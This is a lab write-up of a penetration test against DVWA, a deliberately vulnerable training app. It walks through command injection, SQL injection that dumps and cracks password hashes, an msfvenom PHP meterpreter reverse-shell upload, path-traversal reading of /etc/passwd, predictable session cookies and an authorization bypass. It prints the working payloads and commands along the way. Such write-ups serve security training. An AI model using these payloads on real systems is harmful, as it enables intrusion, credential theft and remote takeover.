This Project involved conducting a targeted web application penetration test on the Damn Vulnerable Web Application (DVWA), configured at Medium Security Level. The goal was to exploit common vulnerabilities and demonstrate their impact while applying ethical hacking methodologies.
The assessment followed a manual approach based on the OWASP Testing Guide, supported by advanced tools such as Burp Suite, Metasploit, and Hashcat to aid in Payload Delivery, Session Hijacking, and Password Cracking.
Key Exploited Vulnerabilities:
Command Injection – Remote system commands executed via vulnerable input fields.
SQL Injection – Extracted sensitive user data by manipulating backend queries.
File Upload – Uploaded a reverse shell due to insufficient input sanitization.
File Inclusion (LFI) – Included internal system files using crafted path traversal.

Weak Session IDs – Demonstrated predictability in session token generation.
Authorization Bypass – Accessed privileged functions without authentication.
Open Redirect – Redirected users to malicious domains via URL parameters.

CSP Bypass – Bypassed Content Security Policy using crafted payloads.
Brute Force – Used dictionary attacks to crack login credentials via predictable or weak password mechanisms.
This engagement reinforced my capabilities in exploiting OWASP Top 10 vulnerabilities, understanding web app attack surfaces, and communicating findings with proper risk context.
Command Injection
First, select the security level to medium.

Open-source code.


Here you can see, they have blacklisted “&&” and “;” operators. As a result, I can use the pipe “|” operator to inject my commands and get information from the database.
“10.0.2.15|ls -la /”
“10.0.2.15|cat /etc/passwd /”

SQL Injection

We will open Burp Suite and type “1” as input and intercept the session.

Copy it to the Repeater using Ctrl + R. Now we will inject code at the ID input and crack users &hashed passwords from the response.
Inject (1 UNION SELECT user, password FROM users–) after id. Click Send. Scroll till the last of the response page, there you will find the users and passwords as first name and surname.

Let’s crack the hashed passwords, using a free online tool.
I selected Pablo (user) hashed password and opened the hash cracker. Copy-pasted the hash.
The password is “letmein” and it was hashed using MD5.
File Upload
I have created a payload using “msfvenom -p php/meterpreter/reverse_tcp lhost=10.0.2.15 lport=3333 -f raw” in my Linux shell.

Then I copied the payload and created it as a PHP file. The file name is hasina.php. I created a JPEG file of PHP to inject it through the file upload database (hasina.php.jpeg).

I opened Burp Suite and PortSwigger. Opened the hasina.php.jpeg file on the file upload input. Intercepted the request.

Let’s intercept it and change the filename to hasina.php
Changed filename

Forward the request from Burp Suite
We have successfully uploaded our PHP file.
Copy the /hackable/uploads/hasina.php and add it to the link after http://localhost/DVWA.

Open the payload on your Metasploit. Select the payload, lhost and lport
Now execute the URL.

Run the Meterpreter
Congratulations! You have successfully secured the Meterpreter connection. YOU’RE IN.

File Inclusion (Medium)


We will remove “include.php” and add “/etc/passwd” to the URL to see the passwd file of the database.

However, we can observe that for these cookie values, the initial letters are the same, and the last few characters are getting changed. Also, if we review requests carefully in the Burp Proxy History, then we can observe that the cookie value is changing only if we are clicking the Generate button at a different time.

If we explore more on this, we will understand that the cookie value is generated as per the date-time of the machine
It is important to generate a random & strong session cookie so that an attacker will not be able to guess/brute force the cookie value to perform an Account Takeover attack using session hijacking/manipulation.
Authorization Bypass

We must log in as the user (username: gordonb & password:abc123) to complete this task.

Open Burp Suite and open the Proxy>HTTP History page. You will find one GET Request that gives you the path to the authorization file.
Copy and paste it into the URL. You will find all the usernames and user IDs of the authorized users.
